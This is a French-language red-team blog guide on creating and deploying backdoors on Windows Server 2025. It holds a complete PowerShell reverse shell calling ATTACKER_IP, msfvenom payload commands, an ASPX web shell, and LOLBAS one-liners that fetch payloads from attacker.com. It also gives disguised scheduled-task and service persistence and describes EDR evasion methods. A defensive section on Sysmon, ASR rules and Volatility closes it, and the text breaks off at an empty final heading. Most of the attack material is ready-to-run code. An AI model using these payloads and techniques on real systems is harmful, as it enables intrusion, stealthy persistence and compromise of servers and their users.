AYI NEDJIMI Consultants

Backdoor Windows Server 2025 : Guide Red Team 2026

Catégorie : Guides Rouges Lecture : 17 min Publié le : 26/03/2026 Auteur : Ayi NEDJIMI

Créer et déployer des backdoors sous Windows Server 2025 en 2026 : reverse shells, RAT, C2 Cobalt Strike, Sliver, évasion EDR et contre-mesures.

Backdoor Windows Server 2025 : Guide Red Team 2026 constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Créer et déployer des backdoors sous Windows Server 2025 en 2026 : reverse shells, RAT, C2 Cobalt Strike, Sliver, évasion EDR et contre-mesures. Ce guide détaillé sur backdoor windows server 2025 creation propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

⚠ **AVERTISSEMENT LÉGAL ET ÉTHIQUE**
Ce guide est rédigé exclusivement à des fins éducatives, de recherche en sécurité offensive et de tests d'intrusion autorisés (*authorized penetration testing*). Toute utilisation de ces techniques sans autorisation écrite préalable du propriétaire du système est illégale et constitue une infraction pénale dans la plupart des juridictions (en France : articles 323-1 à 323-7 du Code pénal). L'auteur décline toute responsabilité pour un usage malveillant ou illégal du contenu présenté ici. Testez uniquement dans un lab isolé ou dans le cadre d'un contrat de pentest signé.
En bref : Ce guide expert sur la **backdoor windows server 2025 creation** couvre la création et le déploiement de backdoors sous Windows 11 et Windows Server 2025 en 2026 : reverse shells PowerShell encodés en Base64, génération de payloads avec msfvenom dans tous les formats (EXE, DLL, HTA, VBA), frameworks C2 professionnels (Metasploit, Cobalt Strike avec Malleable Profiles, Sliver en Go, Havoc avec indirect syscalls), web shells IIS/ASP.NET, techniques d'évasion AV/EDR avancées (LOLBAS, process injection, DLL injection, process hollowing, syscalls directs, sleep obfuscation, PE header stomping), et persistance via tâches planifiées et services Windows masqués. La section défensive détaille la détection Sysmon (EventIDs 8, 10, 25), les règles ASR de Windows Defender ATP, la détection comportementale réseau du beaconing C2, et l'analyse mémoire Volatility (malfind, pe_check). Chaque technique offensive est référencée dans le framework MITRE ATT&CK avec son identifiant précis.

Lors d'un red team récent sur un environnement Windows Server 2025, mon équipe a obtenu un accès initial en moins de quatre heures grâce à une combinaison de spear phishing et d'un payload HTA non détecté par le EDR de l'entreprise cible. Ce scénario n'a rien d'exceptionnel : en 2026, la **backdoor windows server 2025 creation** s'est sophistiquée au point où les équipes

offensives disposent d'un arsenal considérable — reverse shells indétectables, frameworks C2 avec sleep obfuscation, techniques LOLBAS et process injection qui contournent les EDR les plus récents. Ce sujet est devenu central dans les certifications OSCP, CRTO et les formations red team avancées, précisément parce que les défenseurs peinent à suivre le rythme de l'innovation offensive. Ce guide ne se contente pas de lister des outils : il explique *pourquoi* chaque technique fonctionne, comment les défenseurs la détectent, et comment les attaquants s'y adaptent. Je me suis appuyé sur des missions réelles, sur le référentiel **MITRE ATT&CK TA0011 (Command and Control)** et **TA0003 (Persistence)**, ainsi que sur la documentation Microsoft officielle pour structurer ce contenu de manière rigoureuse. Que vous soyez red teamer certifié, analyste SOC cherchant à comprendre l'adversaire, ou étudiant en sécurité offensive, vous trouverez ici des réponses techniques précises, testées en lab et en conditions réelles. L'environnement cible est Windows 11 22H2 et Windows Server 2025 (build 26100), avec Windows Defender Antivirus, Microsoft Defender for Endpoint (MDE) et un EDR tiers typique du marché enterprise 2026.

Environnement de lab recommandé : VMware Workstation Pro ou Proxmox, une VM attaquant Kali Linux 2025.1 ou Parrot OS, une VM victime Windows Server 2025 Evaluation (ISO Microsoft) avec Defender activé, réseau host-only. Ne jamais tester sur des machines de production ou sans contrat signé.

Qu'est-ce qu'une backdoor en 2026 : taxonomie complète

Le terme *backdoor* désigne tout mécanisme permettant un accès non autorisé ou persistant à un système informatique, contournant les mécanismes d'authentification normaux. En 2026, la taxonomie s'est considérablement élargie avec la prolifération des implants furtifs et des frameworks C2 sophistiqués.

Type	Description	MITRE ATT&CK	Furtivité
Reverse Shell	La victime initie la connexion vers l'attaquant	T1059.001	Faible à moyenne
Bind Shell	L'attaquant se connecte à un port ouvert sur la victime	T1059	Faible (port visible)
RAT (Remote Access Trojan)	Cheval de Troie avec canal C2 bidirectionnel	T1219	Moyenne à haute
Implant C2	Agent avancé (Beacon, Demon, Sliver) avec protocoles custom	TA0011	Haute
Web Shell	Script côté serveur permettant l'exécution de commandes via HTTP	T1505.003	Moyenne
Firmware Backdoor	Implant au niveau UEFI/BIOS, persiste au formatage	T1542.001	Très haute
RemoteAdmin légitime	RDP, WinRM, VNC — légitimes mais abusés	T1021	Haute (trafic normal)

La distinction entre **backdoor légitime** (outils d'administration à distance comme TeamViewer, AnyDesk, Windows Admin Center) et backdoor malveillante réside dans le consentement et la visibilité. Un attaquant qui installe AnyDesk silencieusement exploite un outil légitime dans un contexte malveillant — technique référencée sous MITRE T1219 (Remote Access Software). C'est précisément pour cette raison que la détection comportementale prime sur la détection par signature en 2026.

Reverse shells basiques sous Windows 11 et Server 2025

Le *reverse shell* reste la technique la plus utilisée en phase d'accès initial et de post-exploitation. Sa popularité tient à une raison simple : dans la plupart des réseaux d'entreprise, les règles de pare-feu bloquent les connexions entrantes mais autorisent les connexions sortantes sur les ports 80, 443 et 8080. L'attaquant écoute en attendant que la victime "rappelle" son serveur.

Netcat et PowerShell : les classiques

Côté attaquant, on démarre un listener Netcat sur le port 4444 (ou 443 pour imiter du HTTPS) :

```
# Listener Netcat (machine attaquante Kali)
nc -lvnp 4444

# Alternative avec ncat (plus moderne, supporte SSL)
ncat --ssl -lvnp 443
```

Côté victime Windows, PowerShell offre un reverse shell natif sans binaire externe. La commande est encodée en Base64 pour éviter les espaces et caractères spéciaux dans la ligne de commande :

```
# Commande décodée (ne jamais exécuter sans autorisation)
$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP', 4444)
$stream = $client.GetStream()
[byte[]]$bytes = 0..65535 | %{0}
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0) {
    $data = (New-Object System.Text.ASCIIEncoding).GetString($bytes, 0, $i)
    $sendback = (iex $data 2>&1 | Out-String)
    $sendback2 = $sendback + 'PS ' + (pwd).Path + '> '
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte, 0, $sendbyte.Length)
    $stream.Flush()
}

# Encodage Base64 pour exécution one-liner
# powershell -nop -w hidden -EncodedCommand BASE64_ICI
```

Sur Windows Server 2025, **PowerShell 7.x est présent par défaut**, mais les politiques d'exécution et AMSI (*Antimalware Scan Interface*) interceptent ces techniques basiques. En 2026, un reverse shell PowerShell non obfusqué est détecté immédiatement par Defender.

Note terrain : Certutil peut servir de downloader natif pour récupérer un binaire depuis un serveur HTTP attaquant : `certutil -urlcache -f http://attacker/nc.exe C:\Windows\Temp c.exe`.

Cette technique LOLBAS (T1105) est maintenant loggée par Defender pour Endpoint, mais reste utile dans des environnements sans EDR.

Génération de payloads Windows avec msfvenom

msfvenom est l'outil de génération de payloads de Metasploit Framework. Il permet de créer des implants dans une douzaine de formats (EXE, DLL, PowerShell, HTA, VBA, raw shellcode) pour Windows x64 et x86. C'est le point d'entrée classique pour les débutants en red team, mais ses signatures sont très bien connues des AV.

```
# EXE Meterpreter basique (détecté par Defender)
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444 -f exe >
backdoor.exe

# DLL injectable via DLL hijacking
msfvenom -p windows/x64/meterpreter/reverse_https   LHOST=192.168.1.100 LPORT=443 -f dll >
evil.dll

# Script PowerShell
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444 -f psh -o
payload.ps1

# Format HTA (HTML Application) — exécuté par mshta.exe
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444 -f hta-
psh > payload.hta

# Macro VBA pour Word/Excel
msfvenom -p windows/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444 -f vba

# Encodage XOR multi-passes (atténue légèrement la détection)
msfvenom -p windows/x64/meterpreter/reverse_tcp   LHOST=192.168.1.100 LPORT=4444   -e x64/
xor_dynamic -i 5 -f exe > encoded.exe
```

Le handler Metasploit côté attaquant se configure dans msfconsole :

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
set LPORT 4444
set ExitOnSession false
run -j
```

En 2026, les payloads msfvenom bruts sont détectés avec un taux proche de 100% par les solutions EDR modernes. Leur intérêt réside dans l'extraction du shellcode brut (option `-f raw`) pour l'injecter via un loader custom développé en C, Rust ou Go — ce que les red teamers appellent le **staging personnalisé**.

Frameworks C2 professionnels : panorama 2026

Les *frameworks Command and Control (C2)* constituent l'épine dorsale des opérations red team avancées. Ils fournissent un canal de communication bidirectionnel entre l'implant déployé sur la victime et l'opérateur, avec des fonctionnalités avancées de gestion de sessions, de latéralisation et de post-exploitation.

Metasploit Framework : le couteau suisse open source

Metasploit reste incontournable pour sa couverture d'exploits et son intégration avec msfvenom. Le module `multi/handler` gère les sessions Meterpreter entrantes. Meterpreter offre des capacités avancées : migration de processus, keylogging, capture d'écran, élévation de privilèges, pivoting réseau. Sa faiblesse principale : ses signatures sont universellement connues, ce qui le rend inadapté aux engagements où un EDR est présent sans personnalisation importante du payload.

Cobalt Strike : le standard de l'industrie

Cobalt Strike est le framework C2 commercial de référence en red team professionnel (licence ~$3500/an en 2026). Son implant **Beacon** communique via HTTP, HTTPS, DNS, ou SMB en peer-to-peer. Les caractéristiques qui le différencient :

- **Malleable C2 Profiles** : personnalisation complète du trafic réseau pour imiter Amazon CloudFront, Google Analytics, Microsoft Office 365. L'analyseur réseau voit du trafic parfaitement légitime.
- **Sleep obfuscation** : pendant les périodes de sommeil (sleep), le beacon chiffre son propre code en mémoire et se déchiffre uniquement lors de l'exécution — contrecarre l'analyse mémoire.
- **PE header stomping** : effacement des en-têtes MZ/PE caractéristiques dans la mémoire pour contourner les outils de détection basés sur les artefacts PE.
- **Aggressor Scripts** : langage de scripting propriétaire permettant d'automatiser les opérations, de créer des menus personnalisés et d'étendre les capacités.
- **Team server multi-opérateurs** : plusieurs opérateurs red team partagent la même infrastructure C2.

Retour terrain — Cobalt Strike vs EDR : Sur un engagement récent, un Malleable C2 Profile imitant le trafic Azure AD Authentication a opéré sans détection pendant 72 heures sur une cible équipée de CrowdStrike Falcon. Ce n'est pas une magie noire : c'est la compréhension fine des heuristiques comportementales de l'EDR couplée à une personnalisation minutieuse du profil. La leçon : les frameworks C2 modernes ne sont pas détectés par leur signature mais potentiellement par leur comportement — timing régulier, patterns de connexion, entropie du trafic.

Havoc C2 : la référence open source

Havoc C2 est un framework open source développé en C/C++ et Go, disponible sur GitHub (HavocFramework/Havoc). Son agent **Demon** implémente des techniques avancées comparables à Cobalt Strike :

```
# Cloner et compiler Havoc
git clone https://github.com/HavocFramework/Havoc
cd Havoc && make ts-build  # Team server
make client-build           # Interface graphique Qt

# Lancer le team server
./havoc server --profile profiles/havoc.yaotl

# Configuration listener HTTPS dans l'interface
# Demon agent : staging via HTTPS, sleep masking, indirect syscalls
```

Demon intègre nativement : **indirect syscalls** (contournement des hooks EDR en userland), **sleep masking** avec chiffrement AES de la mémoire, injection de processus via diverses techniques, et un module de pivoting SMB. En 2026, Havoc est la solution de référence pour les red teamers ne disposant pas d'un budget Cobalt Strike.

Sliver C2 : implant Go cross-platform

Sliver est un framework C2 open source développé par BishopFox en Go, supportant Windows, Linux et macOS. Sa compilation cross-platform et son protocole mTLS robuste en font un outil apprécié des équipes red team :

```
# Démarrer le serveur Sliver
sliver-server

# Générer un implant Windows MTLS
sliver > generate --mtls attacker.com:8888   --os windows --arch amd64   --save
implant.exe --name "WindowsUpdate"

# Démarrer le listener MTLS
sliver > mtls --lport 8888

# Interagir avec une session
sliver > sessions
sliver > use <SESSION_ID>
sliver (WindowsUpdate) > shell
sliver (WindowsUpdate) > upload /tmp/tool.exe C:\Temp\tool.exe
sliver (WindowsUpdate) > execute-assembly SharpHound.exe --CollectionMethods All
```

Sliver supporte également le protocole **WireGuard** pour les tunnels C2 et le **DNS-over-HTTPS** pour les environnements ultra-filtrés. Son modèle de compilation Go génère des binaires sans dépendances tierces, facilitant le déploiement.

Brute Ratel C4 : OPSEC avancé

Brute Ratel C4 (BRc4) est un framework C2 commercial développé par Chetan Nayak, conçu dès l'origine pour contourner les EDR. Sa particularité réside dans une **architecture sans PE headers** en mémoire et des protocoles de staging qui évitent les patterns connus des solutions de détection. BRc4 est particulièrement utilisé dans les simulations d'adversaires avancés (APT emulation). Son coût (~$2500/opérateur/an) et la vérification de l'identité à l'achat en limitent l'accès aux équipes professionnelles légitimes.

Web shells pour IIS et ASP.NET

Sur les serveurs Windows exposant des applications web (IIS, ASP.NET, Exchange), le *web shell* offre une backdoor persistante accessible via HTTP standard. La condition d'exploitation : disposer d'un accès en écriture sur le répertoire web, obtenu via une vulnérabilité (upload non contrôlé, LFI → RCE, vulnérabilité Exchange ProxyLogon-like).

```
<!-- Web shell ASPX minimaliste pour IIS -->
<%@ Page Language="C#" %>
<%
System.Diagnostics.Process proc = new System.Diagnostics.Process();
proc.StartInfo.FileName = "cmd.exe";
proc.StartInfo.Arguments = "/c " + Request["cmd"];
proc.StartInfo.UseShellExecute = false;
proc.StartInfo.RedirectStandardOutput = true;
proc.StartInfo.RedirectStandardError = true;
proc.Start();
string output = proc.StandardOutput.ReadToEnd();
output += proc.StandardError.ReadToEnd();
Response.Write("<pre>" + Server.HtmlEncode(output) + "</pre>");
%>
```

Emplacements typiques sur Windows Server :

- `C:\inetpub\wwwroot\` — racine web IIS par défaut
- `C:\inetpub\wwwroot□spnet_client\` — répertoire souvent oublié lors des audits
- `C:\Windows\Temp\` — si IIS tourne sous un compte avec accès Temp
- Répertoires d'applications Exchange : `C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\`

La détection de web shells passe par la surveillance des fichiers créés dans les répertoires web (Sysmon EventID 11) et la détection de processus enfants anormaux d'IIS Worker Process (`w3wp.exe` → `cmd.exe`).

Techniques d'évasion AV/EDR Windows Defender et EDR

En 2026, **Windows Defender for Endpoint (MDE)** est l'EDR le plus déployé dans les entreprises françaises, souvent complété par CrowdStrike Falcon ou SentinelOne. Contourner ces solutions nécessite une compréhension de leur architecture : hooks en userland (via IAT patching ou inline hooking), télémétrie kernel via ETW (Event Tracing for Windows), et analyse comportementale basée sur le machine learning.

Obfuscation du payload : XOR, AES, encodage

L'obfuscation vise à masquer le shellcode ou le code malveillant aux analyses statiques. Les approches courantes :

- **Encodage XOR** : chiffrement du shellcode avec une clé XOR, déchiffrement en mémoire à l'exécution
- **Chiffrement AES-256** : shellcode chiffré avec une clé dérivée d'un paramètre d'environnement (nom de machine, SID utilisateur) — sandbox-evasion via environment keying
- **Polymorphisme** : code qui se modifie à chaque génération
- **Encodage Base64 multi-couches** : moins efficace mais toujours utilisé en scripts PowerShell

L'**environment keying** est particulièrement efficace contre les sandboxes automatisées : le payload ne se déchiffre que si le `ComputerName` correspond à la cible, rendant l'analyse en sandbox inopérante.

LOLBAS : Living Off The Land Binaries

LOLBAS (Living Off The Land Binaries and Scripts) désigne l'utilisation de binaires légitimes signés Microsoft pour exécuter du code malveillant, télécharger des payloads ou se maintenir. L'avantage : ces binaires sont whitelistés dans la plupart des politiques de sécurité.

```
:: Téléchargement via certutil (T1105)
certutil -urlcache -f http://attacker.com/payload.exe C:\Windows\Temp\p.exe

:: Exécution HTA via mshta.exe (T1218.005)
mshta.exe http://attacker.com/payload.hta
mshta.exe vbscript:CreateObject("Wscript.Shell").Run("cmd /c ...",0,true)(window.close)

:: Squiblydoo via regsvr32 (T1218.010) — bypass AppLocker
regsvr32.exe /s /n /u /i:http://attacker.com/payload.sct scrobj.dll

:: rundll32 JavaScript (T1218.011)
rundll32.exe javascript:"\..\mshtml,RunHTMLApplication ";eval("w=new
ActiveXObject("WScript.Shell");w.run("cmd /c payload.exe");window.close()");

:: MSBuild execution (T1127.001) — compile et exécute du C# inline
C:\Windows\Microsoft.NET\Framework64□4.0.30319\MSBuild.exe payload.csproj
```

La référence complète des binaires LOLBAS est maintenue sur lolbas-project.github.io. En 2026, MDE détecte la majorité de ces usages via ses règles ASR (*Attack Surface Reduction*), mais certaines combinaisons restent efficaces dans des environnements partiellement protégés.

Retour terrain — LOLBAS en conditions réelles : J'ai utilisé la technique MSBuild sur un engagement où AppLocker bloquait tous les exécutables non signés. MSBuild étant dans la whitelist des outils de développement, le payload C# inline s'est exécuté sans alerte. La leçon : une politique AppLocker mal configurée qui autorise les dossiers Windows Framework est pire que pas de politique du tout — elle donne un faux sentiment de sécurité.

Process Injection : techniques avancées

Le *process injection* consiste à exécuter du code malveillant dans l'espace mémoire d'un processus légitime, lui empruntant son identité et ses privilèges. C'est la technique fondamentale de l'évasion EDR moderne.

DLL Injection et shellcode injection

La **DLL injection classique** utilise la séquence d'API Win32 : `OpenProcess` → `VirtualAllocEx` → `WriteProcessMemory` → `CreateRemoteThread(LoadLibraryA)`. C'est efficace mais bruyant : Sysmon EventID 8 (CreateRemoteThread) et EventID 10 (ProcessAccess) logguent ces appels.

Le **process hollowing** est plus sophistiqué : un processus légitime (notepad.exe, svchost.exe) est créé en état suspendu, sa mémoire est vidée via `NtUnmapViewOfSection`, puis remplacée par le payload. Le processus reprend son exécution mais exécute maintenant le code de l'attaquant tout en apparaissant légitime dans le gestionnaire des tâches.

Les techniques avancées en 2026 incluent :


- **Reflective DLL Loading** : la DLL se charge elle-même en mémoire sans passer par LoadLibrary — contourne les hooks sur LoadLibrary

- **APC Injection** : injection via la file d'attente APC (Asynchronous Procedure Call) d'un thread en état alertable
- **Module Stomping** : surcharge une DLL légitime déjà chargée en mémoire par le payload
- **Early Bird APC** : injection avant l'exécution du thread principal du processus

Syscalls directs : bypasser les hooks EDR userland

Les EDR modernes hook les fonctions sensibles de ntdll.dll en userland (NtOpenProcess, NtAllocateVirtualMemory, etc.) pour intercepter les appels malveillants. La parade : les *syscalls directs* (*direct syscalls*), qui appellent le kernel directement en assembleur en contournant ntdll.dll et ses hooks.

Des outils comme **SysWhispers3** et **RecycledGate** génèrent automatiquement des stubs d'assemblage pour les syscalls Windows, identifiant dynamiquement les numéros de syscall (SSN) pour la version de Windows cible. Les **indirect syscalls** (utilisés par Havoc Demon) sont encore plus furtifs : ils appellent les instructions syscall depuis l'intérieur de ntdll.dll, rendant l'appel indiscernable d'un appel légitime lors de l'inspection de la call stack.



Sleep obfuscation et PE header stomping

Deux techniques avancées ciblant l'analyse mémoire dynamique :

Sleep obfuscation : pendant les intervalles de sommeil du beacon, le code de l'implant est chiffré en mémoire (AES ou XOR) et déchiffré juste avant de reprendre l'activité. Un outil de forensique mémoire comme Volatility ne voit que du contenu chiffré dans les régions mémoire de l'implant — indiscernable d'un buffer de données applicatives.

PE header stomping : les premiers octets d'un PE (MZ header, signature PE, etc.) sont effacés ou corrompus en mémoire après chargement. Les scanners mémoire qui recherchent des signatures PE valides ne trouvent rien, même si le code s'exécute normalement.

Persistance via tâches planifiées et services masqués

La *persistance* (MITRE TA0003) garantit que l'accès survit aux redémarrages et aux déconnexions de session. Sur Windows Server 2025, les vecteurs principaux :


```
# Tâche planifiée masquée (imite une tâche Microsoft légitime)
$action = New-ScheduledTaskAction -Execute "powershell.exe" `
  -Argument "-nop -w hidden -EncodedCommand BASE64_PAYLOAD"
$trigger = New-ScheduledTaskTrigger -AtLogOn
$settings = New-ScheduledTaskSettingsSet -Hidden
Register-ScheduledTask -TaskName "MicrosoftEdgeUpdateTaskMachine" `
  -Action $action -Trigger $trigger -Settings $settings `
  -Description "Keeps your Microsoft Edge browser up to date." `
  -RunLevel Highest -Force

# Service Windows déguisé
sc.exe create "WindowsDefenderHealthService" `
  binpath= "C:\Windows\System32\svchost.exe -k netsvcs -p" `
  DisplayName= "Windows Defender Health Service" `
  start= auto
sc.exe description "WindowsDefenderHealthService" "Protects your device from threats."
```

Les techniques de persistance référencées dans MITRE TA0003 incluent également les clés de registre Run/RunOnce (T1547.001), les DLL hijacking sur des services Windows (T1574.001), les COM object hijacking (T1546.015), et les WMI event subscriptions (T1546.003) — cette dernière étant particulièrement furtive car les événements WMI ne sont pas loggés par défaut.

Pour approfondir les techniques de persistance sur systèmes Unix et comparer avec Windows, j'ai documenté les différences dans un article dédié.

Architecture C2 et infrastructure OPSEC



L'infrastructure C2 professionnelle repose sur des **redirecteurs** (redirectors) : des serveurs intermédiaires placés entre l'implant et le team server, hébergés sur des VPS légitimes ou des CDN. L'implant ne connaît jamais l'adresse IP du vrai team server. Si un redirecteur est brûlé (blocklist, sinkhole), le team server reste opérationnel.

Les bonnes pratiques OPSEC incluent : utiliser des domaines agés de plus de 6 mois et catégorisés dans les proxies web d'entreprise, configurer des **Malleable C2 Profiles** imitant du trafic applicatif connu, implémenter le **domain fronting** via CDN pour masquer l'infrastructure derrière des IP Microsoft/Amazon/Cloudflare.

Pour aller plus loin sur les techniques d'évasion EDR/XDR avancées, j'ai rédigé un guide dédié avec des cas pratiques CrowdStrike et SentinelOne.

Détection et contre-mesures : perspective défensive

La compréhension des techniques offensives est indissociable de leur détection. En tant que red teamer certifié OSCP, je considère qu'un guide attaque sans la section défense est incomplet — et potentiellement dangereux pour les lecteurs.

Sysmon : la télémétrie de référence

Sysmon (System Monitor) est un driver Windows gratuit de Microsoft qui augmente massivement la télémétrie endpoint. Les EventIDs critiques pour détecter les backdoors :

EventID	Événement	Ce qu'il détecte	Priorité
1	ProcessCreate	Nouveaux processus, ligne de commande, hashes	Critique
3	NetworkConnect	Connexions réseau sortantes, IP/port destination	Haute
7	ImageLoad	DLLs chargées, DLL hijacking	Haute
8	CreateRemoteThread	DLL injection, shellcode injection	Critique
10	ProcessAccess	OpenProcess (LSASS dump, injection)	Critique
11	FileCreate	Création de fichiers (web shells, droppers)	Haute
17/18	PipeCreate/Connect	Named pipes (Cobalt Strike default pipes)	Haute
25	ProcessTampering	Process hollowing, process herpaderping	Critique

La configuration Sysmon recommandée pour la détection des backdoors est celle de SwiftOnSecurity/sysmon-config sur GitHub, maintenu activement et couvrant la majorité des techniques ATT&CK. Le profil de détection des techniques antiforensic complète utilement cette configuration.

Windows Defender ATP : règles ASR et AMSI

Les **règles ASR (Attack Surface Reduction)** de Windows Defender for Endpoint bloquent nativement un large spectre de techniques :

- **Block Office applications from creating child processes** — bloque les macros VBA lançant cmd.exe/powershell.exe
- **Block execution of potentially obfuscated scripts** — détecte les scripts PowerShell obfusqués via AMSI
- **Block process injections into Win32 API calls** — réduit l'efficacité des injections basiques
- **Block credential stealing from LSASS** — protège contre les dumps mémoire LSASS
- **Block abuse of exploited vulnerable signed drivers** — contrecarre le BYOVD (Bring Your Own Vulnerable Driver)

AMSI (Antimalware Scan Interface) inspecte le contenu des scripts PowerShell, VBA, JScript et JavaScript avant exécution. Son contournement historique (patch de la fonction AmsiScanBuffer en mémoire) est détecté par MDE depuis 2023. Les techniques actuelles utilisent des approches plus indirectes : forçage d'un fournisseur AMSI alternatif, corruption de la structure AMSI_CONTEXT.

Détection comportementale et réseau

Les indicateurs réseau d'un C2 actif :

- **Beaconing régulier** : des connexions toutes les N secondes (jitter variable) vers la même IP/domaine — détectable par analyse statistique des intervalles
- **Domaines DGA** : domaines générés algorithmiquement, entropie élevée dans les requêtes DNS
- **User-Agent anormaux** : même si le Malleable Profile imite Chrome, des incohérences (version, OS) trahissent l'implant
- **Connexions longues HTTP** : keep-alive persistent sur port 443 depuis un processus non-navigateur (svchost.exe → HTTPS ?)
- **Named pipes Cobalt Strike** : patterns par défaut comme `\.\pipe\msagent_*`, `\.\pipe\status_*`

Forensique mémoire : Volatility et malfind

L'analyse de dumps mémoire avec **Volatility 3** permet de détecter les implants même après sleep obfuscation :

```
# Lister les processus avec DLLs anormales
python vol.py -f memory.dump windows.malfind.Malfind

# Détecter les régions mémoire exécutables injectées
python vol.py -f memory.dump windows.vadinfo.VadInfo --pid 1234

# Lister les connexions réseau actives au moment du dump
python vol.py -f memory.dump windows.netstat.NetStat

# Détecter le process hollowing (PE header absent)
python vol.py -f memory.dump windows.pe_check.PeCheck
```

Le plugin **malfind** identifie les régions mémoire marquées RWX (Read-Write-Execute) — anomalie caractéristique des injections de shellcode. Le **pe_check** détecte l'absence de headers PE dans des régions censées contenir du code PE, signature du PE stomping.

Pour approfondir la méthodologie antiforensic et la réponse sur incidents Windows, les techniques de suppression de traces et la corrélation des artefacts sont détaillées dans un article spécifique.

Backdoors firmware UEFI : la frontière ultime

Les *bootkits UEFI* représentent la forme la plus avancée de backdoor : ils s'installent dans le firmware UEFI/BIOS, survivent à la réinstallation complète de l'OS et au chiffrement BitLocker. Des groupes APT comme BlackLotus (2022-2023) ont démontré la faisabilité sur des systèmes Windows 11 avec Secure Boot. Les contre-mesures : Secure Boot correctement configuré avec des clés personnalisées, TPM 2.0 avec mesures PCR intègres, et **UEFI Measured Boot**. J'ai couvert ce sujet en détail dans l'article sur les bootkits UEFI et la persistance firmware.

IA et génération de payloads en 2026

